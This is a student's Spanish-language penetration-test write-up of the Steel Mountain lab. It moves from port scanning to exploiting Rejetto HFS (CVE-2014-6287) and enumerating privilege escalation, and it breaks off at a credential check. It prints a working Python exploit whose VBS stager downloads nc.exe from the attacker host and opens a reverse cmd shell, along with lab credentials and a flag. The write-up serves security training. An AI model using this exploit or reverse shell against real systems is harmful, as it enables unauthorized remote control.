

	Informe de análisis de vulnerabilidades, explotación y resultados del reto Steel Mountain.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	05/12/2025	05/12/2025	1.0	MQ-HM- Steel Mountain	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto Steel Mountain.

N.- MQ-HM- Steel Mountain

Generado por:

Adrián Becerril, Ing.

Alumno de Ciberseguridad, Seguridad de la
Información

Contacto: adrianb.urena@gmail.com

Fecha de creación:
05.12.2025

Índice

1.	Reconocimiento	3
1.1	Técnicas:	3
2.	Análisis de vulnerabilidades/debilidades	6
3.	Explotación	9
4.	Escalación de privilegios	11
5.	Borrado de información	14
6.	Banderas	14
7.	Herramientas usadas	14
8.	EXTRA Opcional	15
9.	Conclusiones y Recomendaciones	15

1. Reconocimiento

Steel Mountain, una empresa de seguridad de datos, ha descubierto una vulnerabilidad crítica en uno de sus servidores de archivos HTTP que permite la ejecución de código remoto.

Se precisa identificar y corregir esta vulnerabilidad lo antes posible.

1.1 Técnicas:

- Escaneo de puertos abiertos, versiones de servicios y posibles vulnerabilidades en servicios http
- Fuzzing de directorios y archivos
- Explotación de un servidor de archivos HTTP
 - Mediante metasploit
 - Con método manual
- Enumeración de posibles métodos de escalación de privilegios
- Explotación de vulnerabilidad Unquoted Service Path

Primero, se descargó el script de 4l13n para realizar los escaneos de puertos abiertos, versiones de servicio y posibles vulnerabilidades en http:

<https://github.com/4l13n-DN/Basic/>

```
kali@kali:~/Documents/SteelMountain/imap
[UPM] Interfaz usb detectada.

TTL 0 Web Enum Scanner v2.2 Hunter Edition
by @AlienSec

MI IP (Atacante): 192.168.100.25

[*] CONFIGURACIÓN INICIAL
[*] Nombre de la máquina (sin espacios): SteelMountain
[*] Estructura creada.
[*] Ingrese la IP o dominio a analizar: 10.65.171.165
[*] Comprobando conectividad (ping)...
[*] Conectividad OK.
[*] [Banner]: 10.65.171.165

[*] FASE 1: Detectando OS (TTL)
[*] Target: Windows (TTL: 130)

[*] FASE 2: Discovery Rápido (SYN)
[*] COMANDO EJECUTADO:
nmap -n -PH -TA -sS --open -p- --min-rate 4000 10.65.171.165

[*] Puertos descubiertos: 80,135,139,445,3309,5985,6000,47001,49152,49153,49154,49155,49156,49167,49188

[*] ¿Escanear versiones (-vv -sC)? [s/N]: s

[*] FASE 3: Fingerprinting de Servicios (-vv -sC)
[*] COMANDO EJECUTADO:
nmap -n -PH -sV -sC -vv --min-rate 3000 -p80,135,139,445,3309,5985,6000,47001,49152,49153,49154,49155,49156,49167,49188 -oA SteelMountain/nmap/10.65.171.165_version_scan 10.65.171.165

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-05 23:33 EST
NSE: Loaded 152 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:33
Completed NSE at 23:33, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:33
Completed NSE at 23:33, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:33
Completed NSE at 23:33, 0.00s elapsed
Initiating SYN Stealth Scan at 23:33
Scanning 10.65.171.165 [50 ports]
Discovered open port 8080/tcp on 10.65.171.165
Discovered open port 80/tcp on 10.65.171.165
Discovered open port 3309/tcp on 10.65.171.165
Discovered open port 49188/tcp on 10.65.171.165
Discovered open port 235/tcp on 10.65.171.165
Discovered open port 445/tcp on 10.65.171.165
```

Después de dejar de correr el programa, se encuentran varios puertos abiertos y la información el tipo de sistema operativo.


El script incluye la ejecución de la herramienta GoBuster, que da por resultado las siguientes direcciones encontradas:

<http://10.65.171.165:80>

[/img](http://10.65.171.165:80/img/) (Status: 301) [Size: 151] [--> <http://10.65.171.165:80/img/>]
[/index.html](http://10.65.171.165:80/index.html) (Status: 200) [Size: 772]

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Steel Mountain




***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Steel Mountain

2. Análisis de vulnerabilidades/debilidades

Se busca la vulnerabilidad encontrada en la base de datos de exploits conocidos.




The screenshot shows the Exploit-DB website interface. The search bar contains the text 'rejetto'. The results table lists several exploits, with the most relevant one being 'Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)' by Avinash Thapa, published on 2016-01-04. This exploit is marked as 'Verified' and 'Has App'.

Date	D	A	V	Title	Type	Platform	Author
2025-03-28	+	+	+	Rejetto HTTP File Server 2.3m - Remote Code Execution (RCE)	WebApps	TypeScript	VeryLazyTech
2020-11-30	+	+	+	Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)	WebApps	Windows	Óscar Andreu
2016-01-04	+	+	+	Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)	Remote	Windows	Avinash Thapa
2014-10-09	+	+	+	Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)	Remote	Windows	Metasploit
2014-10-02	+	+	+	Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution	WebApps	Windows	Daniele Linguaglossa
2014-09-15	+	+	+	Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)	Remote	Windows	Daniele Linguaglossa
2008-01-23	+	+	+	Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities	Remote	Windows	Felipe M. Aragon
2007-12-05	+	+	+	Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload	Remote	Multiple	Luigi Aurilemma

Se encuentra una vulnerabilidad probada, publicada por Avinash Thapa en 2016 correspondiente al siguiente registro:

CVE: [2014-6287](#)

Seguido de esto, se busca el exploit para ser descargado directamente en Linux a través de la consola.



```
kali@kali: ~/Documents/SteelMountain/exploit
Session Actions Edit View Help
(kali@kali)-[~]
$ cd Documents/SteelMountain/exploit
(kali@kali)-[~/Documents/SteelMountain/exploit]
$ searchsploit rejetto

Exploit Title | Path
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit) | windows/remote/34926.rb
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities | windows/remote/31056.py
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload | multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1) | windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2) | windows/remote/39161.py
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution | windows/webapps/34852.txt
Rejetto HTTP File Server 2.3m - Remote Code Execution (RCE) | typescript/webapps/52102.py
Rejetto HttpFileServer 2.3.x - Remote Command Execution (3) | windows/webapps/49125.py

Shellcodes: No Results
Papers: No Results

(kali@kali)-[~/Documents/SteelMountain/exploit]
$ searchsploit -m 39161
Exploit: Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
URL: https://www.exploit-db.com/exploits/39161
Path: /usr/share/exploitdb/exploits/windows/remote/39161.py
Codes: CVE-2014-6287, OSVDB-111386
Verified: True
File Type: Python script, ASCII text executable, with very long lines (540)
Copied to: /home/kali/Documents/SteelMountain/exploit/39161.py

(kali@kali)-[~/Documents/SteelMountain/exploit]
$ ss
```

La siguiente acción, es abrir el archivo Python y explorar el cómo funciona.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Steel Mountain

```

kali@kali: ~/Documents/SteelMountain/exploit
Session Actions Edit View Help

(kali@kali)-[~/Documents/SteelMountain/exploit]
$ cat 39161.py
#!/usr/bin/python
# Exploit Title: HttpFileServer 2.3.x Remote Command Execution
# Google Dork: intext:"httpfileserver 2.3"
# Date: 04-01-2016
# Remote: Yes
# Exploit Author: Avinash Kumar Thapa aka "-Acid"
# Vendor Homepage: http://rejetto.com/
# Software Link: http://sourceforge.net/projects/hfs/
# Version: 2.3.x
# Tested on: Windows Server 2008 , Windows 8, Windows 7
# CVE : CVE-2014-6287
# Description: You can use HFS (HTTP File Server) to send and receive files.
#               It's different from classic file sharing because it uses web technology to be more compatible
with today's Internet.
#               It also differs from classic web servers because it's very easy to use and runs "right out-of-
the box". Access your remote files, over the network. It has been successfully tested with Wine under Linux.

#Usage : python Exploit.py <Target IP address> <Target Port Number>

#EDB Note: You need to be using a web server hosting netcat (http://<attackers_ip>:80/nc.exe).
#         You may need to run it multiple times for success.

import urllib2
import sys

try:
    def script_create():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.}+save+.}")

    def execute_script():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.}+exe+.}")

    def nc_run():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.}+exe1+.}")

    ip_addr = "192.168.44.128" #local IP address
    local_port = "443" # Local Port number
    vbs = "C:\Users\Public\script.vbs|dim%20xHttp%3A%20Set%20xHttp%20%3D%20createobject(%22Microsoft.XMLH
TTP%22)%0D%0A%20dim%20bStrm%3A%20Set%20bStrm%20%3D%20createobject(%22Adodb.Stream%22)%0D%0A%20Http.Open%20%22GET%2
2%2C%20%22http%3A%2F%2F"+ip_addr+"%2Fnc.exe%22%2C%20False%0D%0A%20Http.Send%0D%0A%0D%0Awith%20bStrm%0D%0A%20%20
%20.type%20%3D%201%20%27%2F%2Fbinary%0D%0A%20%20%20%20.open%0D%0A%20%20%20%20.write%20xHttp.responseBody%0
D%0A%20%20%20%20.savetofile%20%22C%3A%5CUsers%5CPublic%5Cnc.exe%22%2C%20%27%2F%2Foverwrite%0D%0Aend%20wit
h"

    save= "save|" + vbs
    vbs2 = "cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs"
    exe= "exec|" + vbs2
    vbs3 = "C%3A%5CUsers%5CPublic%5Cnc.exe%20-e%20cmd.exe%20"+ip_addr+"%20"+local_port

```

Se necesita tener nc.exe en la máquina Windows. Por lo que se procede a hacer la preparación para montar a través del puerto 80.

También, se realiza un análisis local del puerto 80 para ver si hay algún proceso que impida montar sobre ese puerto el archivo de netcat.

Con el comando: `sudo ss -lntp 'sport = :80'` para detenerlo con el código pid.

```

(kali@kali)-[~/Documents/SteelMountain/exploit]
$ locate nc.exe
/usr/share/windows-resources/binaries/nc.exe

(kali@kali)-[~/Documents/SteelMountain/exploit]
$ cp /usr/share/windows-resources/binaries/nc.exe .

(kali@kali)-[~/Documents/SteelMountain/exploit]
$ ls
39161.py nc.exe

(kali@kali)-[~/Documents/SteelMountain/exploit]
$ sudo ss -lntp 'sport = :80'
[sudo] password for kali:
State      Recv-Q    Send-Q    Local Address:Port    Peer Address:Port    Process

```

No se encuentran restricciones para montar sobre el puerto 80.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Steel Mountain

Se cambia la dirección IP del objetivo dentro del archivo de Python a través de la herramienta nano. Y se deja establecido el puerto 443 (regularmente utilizado por Windows).

```

kali@kali: ~/Documents/SteelMountain/exploit
Session Actions Edit View Help

GNU nano 8.6 39161.py
#!/usr/bin/python
# Exploit Title: HttpFileServer 2.3.x Remote Command Execution
# Google Dork: intext:"httpfileserver 2.3"
# Date: 04-01-2016
# Remote: Yes
# Exploit Author: Avinash Kumar Thapa aka "-Acid"
# Vendor Homepage: http://rejetto.com/
# Software Link: http://sourceforge.net/projects/hfs/
# Version: 2.3.x
# Tested on: Windows Server 2008 , Windows 8, Windows 7
# CVE : CVE-2014-6287
# Description: You can use HFS (HTTP File Server) to send and receive files.
# It's different from classic file sharing because it uses web technology to be more compatible with ts
# It also differs from classic web servers because it's very easy to use and runs "right out-of-the box"

#Usage : python Exploit.py <Target IP address> <Target Port Number>

#EDB Note: You need to be using a web server hosting netcat (http://<attackers_ip>:80/nc.exe).
# You may need to run it multiple times for success!

import urllib2
import sys

try:
    def script_create():
        urllib2.urlopen("http://" + sys.argv[1] + ":" + sys.argv[2] + "/?search=%00{.+}+save+.}")

    def execute_script():
        urllib2.urlopen("http://" + sys.argv[1] + ":" + sys.argv[2] + "/?search=%00{.+}+exe+.}")


    def nc_run():
        urllib2.urlopen("http://" + sys.argv[1] + ":" + sys.argv[2] + "/?search=%00{.+}+exe1+.}")

    ip_addr = "192.168.140.25" #local IP address
    local_port = "443" # Local Port number
    vbs = "C:\Users\Public\script.vbs|dim%20Http%3A%20Set%20xHttp%20%3D%20createobject(%22Microsoft.XMLHTTP%22)
    save= "save|" + vbs
    vbs2 = "cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs"
    exe= "exec|" + vbs2
    vbs3 = "C%3A%5CUsers%5CPublic%5Cnc.exe%20-e%20cmd.exe%20"+ip_addr+"%20"+local_port
    exe1= "exec1|" + vbs3
    script_create()
    execute_script()
    nc_run()
except:
    print "[.]Something went wrong.. !"

Read 49 lines
Cut Paste Execute Justify Location Go To Line M-U Undo M-E Redo

```

Se monta el servidor sobre el puerto 80 y el archivo modificado.



***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Steel Mountain

3. Explotación

El siguiente paso con todos los archivos listos, es descargar y ejecutar los archivos en la máquina objetivo.

Para tal efecto, se mota un netcat con modo escucha en el puerto 443.

También se ejecuta el comando que utilizará el exploit encontrado y previamente modificado con la siguiente forma

Python2 <exploit.py> <ip objetivo> 8080 (este es el puerto con la vulnerabilidad o la página de carga de archivos con Rejetto)

[illegible]

Con esto, se gana acceso a la máquina con el usuario "Bill"

Se comienza la exploración de la máquina y se encuentra un archivo en el escritorio con información crítica del usuario.

```
kali@kali: ~  
Session Actions Edit View Help  
Volume in drive C has no label.  
Volume Serial Number is 2E4A-906A  
  
Directory of C:\Users\bill  
  
09/27/2019 08:09 AM <DIR> .  
09/27/2019 08:09 AM <DIR> ..  
09/26/2019 10:29 PM <DIR> .groovy  
09/27/2019 03:07 AM <DIR> Contacts  
09/27/2019 08:08 AM <DIR> Desktop  
09/27/2019 03:07 AM <DIR> Documents  
09/27/2019 03:07 AM <DIR> Downloads  
09/27/2019 03:07 AM <DIR> Favorites  
09/27/2019 03:07 AM <DIR> Links  
09/27/2019 03:07 AM <DIR> Music  
09/27/2019 03:07 AM <DIR> Pictures  
09/27/2019 03:07 AM <DIR> Saved Games  
09/27/2019 03:07 AM <DIR> Searches  
09/27/2019 03:07 AM <DIR> Videos  
0 File(s) 0 bytes  
14 Dir(s) 44,157,960,192 bytes free  
  
C:\Users\bill>cd Desktop  
cd Desktop  
  
C:\Users\bill\Desktop>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is 2E4A-906A  
  
Directory of C:\Users\bill\Desktop  
  
09/27/2019 08:08 AM <DIR> .  
09/27/2019 08:08 AM <DIR> ..  
09/27/2019 04:42 AM 70 user.txt  
1 File(s) 70 bytes  
2 Dir(s) 44,157,960,192 bytes free  
  
C:\Users\bill\Desktop>cat user.txt  
cat user.txt  
'cat' is not recognized as an internal or external command,  
operable program or batch file.  
  
C:\Users\bill\Desktop>notepad user.txt  
notepad user.txt  
  
C:\Users\bill\Desktop>type user.txt  
type user.txt  
b04763b6fcf51fcd7c13abc7db4fd365
```


Se encuentra:

b04763b6fcf51fcd7c13abc7db4fd365


4. Escalación de privilegios

Método de escalada

Se descarga en la máquina local WinPeas y se descarga a través de la herramienta certutil.exe en la máquina objetivo de sistema Windows, con el fin de encontrar rutas de escalada de privilegios.



Se ejecuta la herramienta de winPeas en la máquina objetivo.



***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Steel Mountain

Al dejar correr el programa, se encuentran algunas vulnerabilidades importantes; como las siguientes credenciales:

```
***** Windows Credentials *****
***** Checking Windows Vault
* https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#credentials-manager-windows-vault
t
Not Found

***** Checking Credential manager
* https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#credentials-manager-windows-vault
t
[!] Warning: if password contains non-printable characters, it will be printed as unicode base64 encoded string

Username: STEELMOUNTAIN\bill
Password: PMBAF5KhZAxVhvqb
Target: STEELMOUNTAIN\bill
PersistenceType: Enterprise
LastWriteTime: 9/27/2019 5:22:42 AM
```

También se encuentran algunas vulnerabilidades importantes que permiten la inyección donde se encuentra Bill como posible persona para editar/escribir como las siguientes:

```
***** Interesting Services -non Microsoft-
* Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services
AdvancedSystemCareService9(IObit - Advanced SystemCare Service 9)[C:\Program Files (x86)\IObit\Advanced SystemCare\ASCSvc.exe] - Auto - Running - No quotes and Space detected
File Permissions: bill [WriteData/CreateFiles]
Possible DLL Hijacking in binary folder: C:\Program Files (x86)\IObit\Advanced SystemCare (bill [WriteData/CreateFiles])
Advanced SystemCare Service

AmazonSSMAgent(Amazon SSM Agent)[C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe] - Auto - Running
Amazon SSM Agent

AWSLiteAgent(Amazon Inc. - AWS Lite Guest Agent)[C:\Program Files\Amazon\XenTools\LiteAgent.exe] - Auto - Running - No quotes and Space detected
AWS Lite Guest Agent

Ec2Config(Amazon Web Services, Inc. - Ec2Config)[C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe] - Auto - Running - isDotNet
Ec2 Configuration Service

IObitUnSvr(IObit - IObit Uninstaller Service)[C:\Program Files (x86)\IObit\IObit Uninstaller\IUSvc.exe] - Auto - Stopped - No quotes and Space detected
File Permissions: bill [WriteData/CreateFiles]
Possible DLL Hijacking in binary folder: C:\Program Files (x86)\IObit\IObit Uninstaller (bill [WriteData/CreateFiles])
IObit Uninstaller Service

LiveUpdateSvc(IObit - LiveUpdate)[C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe] - Auto - Running - No quotes and Space detected
File Permissions: bill [WriteData/CreateFiles]
Possible DLL Hijacking in binary folder: C:\Program Files (x86)\IObit\LiveUpdate (bill [WriteData/CreateFiles])
LiveUpdate
```

Se encuentra como principal vulnerabilidad el **AdvancedSystemCareService9**

```
RegPath: HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{10921475-03CE-4E04-90CE-E2E7EF20C814}
Folder: C:\Program Files (x86)\IObit\IObit Uninstaller
FolderPerms: bill [WriteData/CreateFiles]
File: C:\Program Files (x86)\IObit\IObit Uninstaller\UninstallExplorer.dll (Unquoted and Space detected) - C:\,C:\Program Files (x86)\IObit,C:\Program Files (x86)\IObit\IObit Uninstaller\UninstallExplorer.dll
FilePerms: bill [WriteData/CreateFiles]
```

Se prueban las contraseñas encontradas y se verifica que son correctas.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Steel Mountain

```

kali@kali: ~/Documents/SteelMountain/exploit
Session Actions Edit View Help

(kali@kali)-[~/Documents/SteelMountain/exploit]
$ netexec smb 10.67.159.173 -u 'bill' -p 'PMBAf5KhZAxVhvqb' --local-auth
